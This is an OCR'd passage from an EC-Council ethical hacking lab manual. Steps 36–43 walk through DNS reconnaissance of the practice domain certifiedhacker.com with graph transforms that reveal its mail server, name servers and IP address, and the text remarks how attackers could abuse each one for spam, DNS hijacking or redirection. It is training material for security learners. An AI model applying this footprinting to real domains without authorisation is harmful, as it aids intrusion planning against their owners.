
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

36. By identifying the mail exchanger server, attackers attempt to exploit the vulnerabilities in the server and, thereby, use it to perform malicious activities such as sending spam e-mails.

37. Select only the mail server by dragging and deleting it.




38. Right-click the **certifiedhacker.com** entity and select **All Transforms** --> **To DNS Name - NS (name server)**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. This returns the name servers associated with the domain, as shown in the following screenshot.
40. By identifying the primary name server, an attacker can implement various techniques to exploit the server and thereby perform malicious activities such as DNS Hijacking and URL redirection.
41. Select both the domain and the name server by dragging and deleting them.




42. Right-click the entity and select **All Transforms** --> **To IP Address [DNS]**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

43. This displays the IP address of the website, as shown in the following screenshot.



